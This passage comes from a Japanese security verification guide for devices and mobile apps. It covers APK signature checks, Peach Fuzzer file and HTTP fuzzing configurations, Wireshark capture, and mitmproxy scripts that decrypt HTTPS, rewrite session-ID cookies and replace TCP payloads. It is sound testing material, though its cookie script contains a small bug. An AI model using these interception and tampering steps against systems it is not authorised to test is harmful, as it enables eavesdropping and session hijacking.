モバイルアプリケーションに施されている署名のバージョン確認を行い、改ざんのリスクがあるバージョンの署名方式が使用されていないかを確認する。Android 専用のソフトウェアパッケージである apk ファイルには、実行ファイルや共有ライブラリといったバイナリデータやモバイルアプリケーションに用いられるリソースファイル、AndroidManifest.xml や META-INF といったモバイルアプリケーションのメタデータが含まれている。この中でも META-INF 内にはモバイルアプリケーションの署名情報が含まれており、apk ファイルが改ざんされた場合、署名が無効になるという特徴を持っている。

Android アプリケーションに施される署名のバージョンは v1 と v2 以降という 2 種類に大別される。v2 による署名が施されていない場合、apk ファイルが改ざんされる可能性がある。

（2） ツール等の導入手順

参考 URL [1]に記載の手順に従い、Ubuntu 環境に adb をインストールする。

（3） 検証手法

1. adb を利用し、Android 端末に接続する
   第 4.4.3 項の（3）検証手法の 1.を参照。
2. モバイルアプリケーションの入手を行う
   第 4.4.3 項の（3）検証手法の 2.を参照。
3. apk ファイルに施されている署名バージョンの確認を行う
   以下のように apksigner を実行し、署名バージョンを確認する。apksigner に関する詳細は参考 URL [2]に記載されている。

```
apksigner verify -v <apk ファイル>
```

（4） 期待される結果

コマンド実行結果の一例を図 4-55 に示す。この例では、v1 及び v2 の署名が施されており、適切に署名が施されていることが確認できる。コマンドの実行結果として v2 scheme が false だった場合、v2 以降の署名が施されていないため、改善が求められる。




図 4-55 apk ファイルの署名バージョンの確認

（5） 参考 URL

[1] https://developer.android.com/studio/releases/platform-tools?hl=ja

[2] https://developer.android.com/studio/command-line/apksigner?hl=ja

（6） 備考

Ubuntu 環境で動作を確認した。

adb は version 1.0.39 で動作を確認した。

4.7 ファジング

4.7.1 Peach Fuzzer によるファイルファジング

（1） 検証概要

検証対象機器に不正なファイルを読み込ませ、アプリケーションや OS の応答有無を確認することで、未知の脆弱性を発見する。ファジングについては、IPA が公開するファジング活用の手引（参考 URL[1]）に詳細が記載されており、併せて参照することが望ましい。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Windows 環境に Peach Fuzzer をインストールする。

（3） 検証手法

本項では、mp4 ファイルを基にファズデータを生成する例を示す。本項で示す例は、ファジングを行う上で最低限の設定のみを行っており、テストデータの細工の工夫等は行っていない。検証を実施する際にはファイルのどのフィールドをファジングの対象とするか等を決定し、それに応じた設定ファイルを作成する必要がある。

1. 以下の XML ファイルを FileFuzz.xml として、Peach.exe があるフォルダに保存する。FileFuzz.xml は、ファズデータ生成のルールを記述する XML ファイルである。ここで例に示す FileFuzz.xml では、ファズデータ生成に使用するサンプルファイルを DataModel 要素の fileName で指定する。この例では、後の手順 2 で示すように、sample_mp4 というフォルダに、ファズデータの生成元となる sample.mp4 というファイルを配置する。ファズデータ生成に使用するサンプルファイルは、検証する機能が読み込むデータ形式に合わせて検証サービス事業者にて用意することが多い。また、FilePerIteration の Publisher 要素でファズファイルを複数生成するように設定する。

```
<?xml version="1.0" encoding="utf-8"?>
<Peach xmlns="http://peachfuzzer.com/2012/Peach"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://peachfuzzer.com/2012/Peach ../peach.xs
d">
  <DataModel name="TheDataModel">
    <Blob/>
  </DataModel>
  <StateModel name="TheState" initialState="Initial">
    <State name="Initial">
      <Action type="output">
```

```
        <DataModel ref="TheDataModel"/>
        <Data name="data" fileName="samples_mp4/sample.mp4" />
      </Action>
      <Action type="close"/>
    </State>
  </StateModel>
  <Test name="Default">
    <StateModel ref="TheState"/>
    <Publisher class="FilePerIteration">
      <Param name="FileName" value="fuzzed_{0}.mp4"/>
    </Publisher>
  </Test>
</Peach>
```

2. Peach.exe があるフォルダに、FileFuzz.xml の DataModel 要素の fileName で指定したフォルダを作成し、ファズデータの生成元として使用するファイルを当該フォルダにコピーする。本項で示す例の場合、sample_mp4 というフォルダを作成し、そのフォルダ内に sample.mp4 というファズデータの生成元として使用するファイルを配置する。
3. Peach.exe があるフォルダがカレントディレクトリになるようにコマンドプロンプトを起動する。
4. 起動したコマンドプロンプト内で下記コマンドを実行し、ファズデータを生成する(X の部分に生成するファイル数を指定する)。

```
Peach -range 1,X FileFuzz.xml
```

5. (上記コマンド実行時にエラーで失敗した場合、Peach.Core.OS.Windows.dll ファイルのプロパティを開き、全般タブからブロックの解除にチェックを入れ、OK を押下する)。
6. 生成したファズファイルを検証対象機器に読み込ませる。ファイルの読み込ませ方は検証対象機器に依存するが、例えば、SD カード挿入時に、SD カードの特定フォルダ内に存在するファイルを一括で読み込む機器であった場合、ファズファイルを SD カードの該当のフォルダに保存した状態で、機器に SD カードを挿入することでファジングが行われる。

（4） 期待される結果

検証対象機器の挙動を確認し、アプリケーションや OS から応答があるかを確認する。応答が無い場合、脆弱性が存在する可能性がある。ただし、ファジングでは具体的な脆弱性については明らかにならないため、検証依頼者にてデバッグ等を行い、詳細を確認する必要がある。

（5） 参考 URL

[1] https://www.ipa.go.jp/security/vuln/fuzzing.html

[2] https://www.ipa.go.jp/files/000057628.pdf

（6） 備考

Windows 環境で動作を確認した。

Peach Fuzzer は version 3.1.124 で動作を確認した。

4.7.2 Peach Fuzzer によるネットワークファジング

（1） 検証概要

検証対象機器に対してネットワーク経由でファジングを実行し、アプリケーションや OS の応答有無を確認することで、未知の脆弱性を発見する。

（2） ツール等導入手順

参考 URL[1]に記載の手順に従い、Windows 環境に Peach Fuzzer をインストールする。

（3） 検証手法

ここでは、ポート 80 番で動作している HTTP サーバ（IP アドレスは 172.22.1.222 とする）に対してファジングを行う例を示す。ファズデータ送信後の死活監視は curl コマンドを用いて行う。

1. 以下の内容を xml ファイルに記載する。DataModel 要素では、ファズデータの基となる HTTP リクエストの構造と初期値を定義している。StateModel 要素では、DataModel 要素で定義した HTTP リクエストをファズデータの出力値として設定している。つまり、ここでは、リクエストライン、HTTP ヘッダ、HTTP ボディがファジング対象となるように設定をしている。Test 要素では、ファジング対象の IP アドレスやポート番号、ログファイルの出力先を設定している。

```
<?xml version="1.0" encoding="utf-8"?>
<Peach xmlns="http://peachfuzzer.com/2012/Peach"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://peachfuzzer.com/2012/Peach ../peach.x
sd">
    <DataModel name="HeaderField">
        <String name="Header" />
        <String value=": " />
        <String name="Value" />
        <String value="¥r¥n" />
    </DataModel>
    <DataModel name="HttpRequest">
        <Block name="RequestLine">
            <String name="Method" value="Get" />
            <String value=" " />
            <String name="RequestUri" value="/" />
            <String name="HttpVersion" value="HTTP/1.1" />
            <String value="¥r¥n" />
        </Block>
        <Block>
            <String name="Header" value="Host" />
            <String value=": " />
            <String name="Value" value="172.22.1.222" />
            <String value="¥r¥n" />
        </Block>
        <Block name="ContentLength" ref="HeaderField" >
        <String name="Header" value="Content-Length" />
        <String name="Value" >
            <Relation type="size" of="Content" />
```

```
        </String>
    </Block>
        <String value="¥r¥n" />
        <Blob name="Content" />
    </DataModel>

    <StateModel name="HttpRequestStateModel"
initialState="HttpRequestState">
        <State name="HttpRequestState">
            <Action type="output">
                <DataModel ref="HttpRequest" />
            </Action>
        </State>
     </StateModel>

    <Test name="Default">
        <StateModel ref="HttpRequestStateModel" />
        <Publisher class="TcpClient">
            <Param name="Port" value="80" />
            <Param name="Host" value="172.22.1.222" />
        </Publisher>
        <Logger class="Filesystem">
            <Param name="Path" value="peachlogs"/>
        </Logger>
    </Test>
</Peach>
```

2. Peach.exe があるフォルダが現在のフォルダになるようにコマンドプロンプトを起動する。
3. 以下のコマンドを実行し、ファジングを開始する。

```
Peach <保存した xml ファイルへのパス>
```

4. ファジングの最中、定期的に以下のコマンドを実行し、Web サーバから正常な HTTP レスポンスが返ってくるかどうかを確認する。

```
curl <Web サーバの IP アドレスまたはドメイン名>
```

（4） 期待される結果

図 4-56 に示すようにターゲットである Web サーバに対して Peach Fuzzer が生成したファズデータを送信することでファジングが実行される。送信されたファズデータによってサービス拒否が起こることがある。

また、Peach.exe を実行したフォルダ内に今回の場合は peachlogs という名前のフォルダが作成され、そのフォルダ内にログデータが格納される。




図 4-56 送信したファズデータの例

（5） 参考 URL

[1] https://www.peach.tech/resources/peachcommunity/

（6） 備考

Windows 環境で動作を確認した。

Peach Fuzzer は version3.1.124 で動作を確認した。

Curl は version7.55.1 で動作を確認した。

4.8 ネットワークキャプチャ

4.8.1 Wireshark による通信内容確認

（1） 検証概要

パケットをキャプチャし、暗号化有無や通信内容を確認する。

（2） ツール等導入手順

以下のコマンドを実行し、Raspberry Pi 環境に Wireshark をインストールする。

```
sudo apt install wireshark
```

（3） 検証手法

本手順は、Raspberry Pi 環境での実行を前提としている。

1. mitmproxy を起動していない場合、下記コマンドで mitmproxy を起動する。

```
mitmproxy --mode transparent
```

2. 管理者権限で Wireshark を起動する。

```
sudo wireshark
```

3. キャプチャインタフェースは検証対象機器と接続されているものを選択し、キャプチャフィルタに下記内容を設定する。設定の一例を図 4-57 に示す。

```
host <機器の IP アドレス>
```




図 4-57 Wireshark におけるキャプチャフィルタの設定

4. 選択しているキャプチャインタフェースをダブルクリックすると、パケットキャプチャが開始される。
5. 一例として、TCP プロトコルの内容を確認したい場合は、図 4-58 に示すように、表示フィルタに以下の文字列を記入し Enter キーを押下し、確認したいパケットを右クリックし追跡から各プロトコルのストリームとして内容を確認できる。

```
tcp
```




図 4-58 Wireshark におけるキャプチャしたパケットの確認

（4） 期待される結果

Wireshark でパケットを確認し、通信内容が確認できる。確認の観点は様々であるため、ここでは代表的な観点を 3 例挙げる。

一つ目は、通信が暗号化されているかの確認である。また、通信内容に平文の情報が含まれていた場合、個人情報のような機微な情報やパスワード等の認証情報が存在するかは特に注意して確認が必要である。

二つ目は、HTTP 通信における Cookie の確認である。Cookie 内にはセッション ID が含まれている場合があり、平文で通信が行われていた場合、なりすましの原因になりうるため確認が必要である。また、生成されたセッション ID を確認し、参考 URL[2]で説明されているような連番のセッション ID になっていないか確認する。他にも推測しやすいセッション ID 生成アルゴリズムとして、日時が含まれているものや、IP アドレス・ユーザ ID・メールアドレス等の個人情報が含まれているものが挙げられる。Cookie の確認例を図 4-59 に示す。




図 4-59 HTTP パケットの Cookie の確認

三つ目は、TLS における暗号スイートの確認である。TLS においては、通信の初期段階でサーバからクライアントに送信される ServerHello パケットに使用する暗号スイートが格納される。図 4-60 に示すように、TLS の ServerHello パケットを確認することで、通信で使用する暗号スイートが確認できる。暗号スイートの確認を行う場合、仕様が推奨される暗号スイートであるか否かを確認する。IPA が公開する TLS 暗号設定ガイドライン（参考 URL[3]）の推奨項目等を参考に、手順 6 で確認した暗号スイートと比較する。

また、併せて検証対象機器が送信する ClientHello も確認することが望ましい。検証対象機器が ClientHello を送信する際に脆弱な暗号スイートを含めている場合もあるためである。




図 4-60 暗号スイートの確認

（5） 参考 URL

[1] https://www.wireshark.org/docs/wsug_html/#ChIntroPurposes

[2] https://www.ipa.go.jp/security/vuln/websecurity-HTML-1_4.html

[3] https://www.ipa.go.jp/security/vuln/ssl_crypt_config.html

（6） 備考

Raspberry Pi 環境で動作を確認した。

Wireshark は version 2.6.8 で動作を確認した。

4.8.2 mitmproxy による HTTP 及び HTTPS パケットの取得

（1） 検証概要

HTTP 及び HTTPS パケットを取得し、通信の内容を確認する。HTTPS による通信は暗号化されており、通常は通信内容を確認することができないが、mitmproxy が発行するルート証明書を検証対象機器にインストールすることで、HTTPS による通信を確認できる。

（2） ツール等の導入方法

第 4.2 節に示した Wi-Fi アクセスポイント及び透過型プロキシの環境構築を行う。

（3） 検証手法

1. 以下のコマンドを実行し、mitmproxy を起動し、HTTP パケットを入手する。図 4-61 に一例を示す。

```
mitmproxy --mode transparent
```




図 4-61 mitmproxy における HTTP パケットの取得

2. mitmproxy の画面上のカーソルを、内容を確認したい HTTP パケットへ十字キーで移動させ、Enter キーを押す。
3. Request タブの下画面にある Hex ペインの ascii 表示部分を確認し、意味の無い文字列が表示されるかを確認する。
4. 3 で意味の無い文字列が確認できたらこの HTTP パケットは暗号化されていることがわかる。
5. HTTP パケットが暗号化されていた場合、参考 URL[1]に記載された手順に従い、検証対象機器にルート証明書をインストールする。この検証においては、検証対象機器に不正なルート証明書がインストールされたという仮定の下、行う。HTTPS の通信を復号することにより、通信内容を確認する。HTTP リクエストの確認方法は 1 から 3 と同様である。

（4） 期待される結果

正規のユーザ以外が HTTP パケットを取得可能であるかを確認できる。

（5） 参考 URL

[1] https://docs.mitmproxy.org/stable/concepts-certificates/

（6） 備考

Raspberry Pi 環境で動作を確認した。

4.8.3 mitmproxy による HTTP 及び HTTPS パケットの改ざん

（1） 検証概要

HTTP パケットを改ざんし、検証対象機器が不正な HTTP パケットを受信した場合の挙動を確認する。実施時には、検証目的をさらに詳細化する必要がある。例えば、極端に長い文字列を送信することによるサービス拒否の有無確認や、パラメータの改ざんによる認証機構のバイパス可否の確認等である。

（2） ツール等の導入方法

第 4.2 節に示した Wi-Fi アクセスポイント及び透過型プロキシの環境構築を行う。

（3） 検証手法

1. HTTP リクエスト・レスポンスの改ざんを行うために、Python スクリプトで mitmproxy のアドオンを定義する。mitmproxy のアドオンを追加する際には、通常は用途に応じたクラスを定義するが、メソッド定義のみを行う簡略記法によるアドオンの追加も可能である。ここでは、簡略記法による HTTP リクエストを改ざんするスクリプトとクラス定義による HTTP レスポンスを改ざんするスクリプトの例を示す。以下、HTTP リクエストのセッション ID を変更する Python スクリプトの例である。

```
def request(flow):
        cookie = flow.request.headers["Cookie"].split("; ")
        buf = ""
        sessID_name = "XXX"
        sessID_value = "XXX"
        for cookie_pair in cookie:
            if cookie_pair.startswith(sessID_name):
                cookie_pair = sessID_name+"="+sessID_value
            buf += a+"; "
        flow.request.headers["Cookie"] = buf[:-2]
```

以下は、HTTP レスポンスに count という独自のヘッダを追加する Python スクリプトの例である。

```
class AddHeader:
    def __init__(self):
        self.num = 0

    def response(self, flow):
        self.num = self.num + 1
        flow.response.headers["count"] = str(self.num)

addons = [AddHeader()]
```

2. 以下のコマンドで mitmproxy を起動する。

```
mitmproxy --mode transparent -s <1 で作成したファイルへのパス>
```

3. 2 以降の HTTP リクエストが改ざんされることが確認できる。

（4） 期待される結果

改ざんされた HTTP リクエストを検査対象機器に送信することによる挙動を確認できる。例えば、上記で示した例のように、セッション ID を改ざんした HTTP リクエストに対して応答してしまう場合、なりすましに対して脆弱である可能性がある。

（5） 参考 URL

[1] https://docs.mitmproxy.org/stable/addons-overview/

[2] https://docs.mitmproxy.org/stable/addons-scripting/

（6） 備考

Raspberry Pi 環境で動作を確認した。

4.8.4 mitmproxy による TCP セグメントの改ざん

（1） 検証概要

TCP セグメントを改ざんし、検証対象機器が不正な TCP セグメントを受信した場合の挙動を確認する。実施時には、検証目的をさらに詳細化する必要がある。例えば、極端に長い文字列を送信することによるサービス拒否の有無確認や、パラメータの改ざんによる認証機構のバイパス可否の確認等である。

（2） ツール等導入手順

第 4.2 節に示した Wi-Fi アクセスポイント及び透過型プロキシの環境構築を行う。

（3） 検証手法

1. 以下のような TCP ペイロードを適当な文字列に変更する Python スクリプトを用意する。

```
from mitmproxy import tcp

def tcp_message(flow: tcp.TCPFlow):
    message = flow.messages[-1]
    if message.from_client:
        message.content = b”AAAAAAAAAA”
```

2. 以下のコマンドを実行し、mitmproxy を起動する。

```
mitmdump --rawtcp --tcp-hosts “.*” --mode transparent -s <1 で作成したファイルへのパス>
```

3. 改ざんされた TCP セグメントが送信されることが確認できる。

（4） 期待される結果

改ざんされた TCP セグメントを検査対象機器に送信することによる挙動を確認できる。

（5） 参考 URL

[1] https://docs.mitmproxy.org/stable/

（6） 備考

Raspberry Pi 環境で動作を確認した。

4.8.5 mitmproxy によるモバイルアプリケーションの証明書検証不備の確認

（1） 検証概要

SSL/TLS を用いた通信において、通信先のホスト名と通信先から取得した証明書に記載されているホスト名が一致していることの検証が正しく行われているか否かの確認を行う。ホスト名の検証に不備がある場合、第三者によるなりすましが行われる可能性がある。

具体例として、通信先のサーバに不正なサーバ証明書がインストールされている場合、通信先のホスト名と通信先から取得する証明書に記載されているホスト名に差異が発生する。その差異を正しく検証していない場合、例えば中間者攻撃を行う第三者によるなりすましが成功し、モバイルアプリケーションの通信内容を盗聴、または改ざんされるリスクが高まる。

（2） ツール等の導入手順

第 4.2 節に示した Wi-Fi アクセスポイント及び透過型プロキシの環境構築を行う。

（3） 検証手法

本項では、mitmproxy を用いて中間者攻撃を行い、正規の通信先のホスト名とは異なる中間者のホスト名（mitmproxy のホスト名である「mitm.it」）が記載されたサーバ証明書を検証対象機器に受信させることで、証明書検証不備の有無を確認する手法を解説する。中間者のサーバ証明書は、中間者自身のルート証明書で署名された自己署名証明書である。本項で示す例では、中間者のルート証明書を Android 端末にインストールした上で、ホスト名の検証についての確認を行うため、自己署名証明書に対する検証不備は確認できない点に注意が必要である。

1. mitmproxy の起動を行い、モバイル端末を Wi-Fi アクセスポイントへ接続する
   第 4.8.2 の手順に従い、mitmproxy の起動を行う。また、mitmproxy の起動後、モバイル端末を Raspberry Pi 環境で動作する Wi-Fi アクセスポイントへ接続する。
2. Android 端末にルート証明書のインストールを行う
   mitmproxy が持つルート証明書のインストール手順を解説する。
   mitmproxy ではルート証明書をインストールする手段の一つとして http://mitm.it へのアクセスが挙げられる。
   図 4-62 に Android 端末から該当の URL にアクセスした画面を示す。




図 4-62 ルート証明書のインストール画面

検査する端末(本項では Android 端末)に対応した URL リンクを押下し、mitmproxy のルート証明書をインストールする。URL リンクの押下後、図 4-63 のようなポップアップが表示される。




図 4-63 証明書の設定画面

必要事項(ルート証明書の名称と認証情報の使用許可範囲)を指定し OK を押下することで、インストールが完了する。

Android 端末では設定→セキュリティ→暗号化と認証情報→信頼できる認証情報内のユーザータブでインストールされた証明書が確認できる。図 4-64 に、確認した画面を示す。

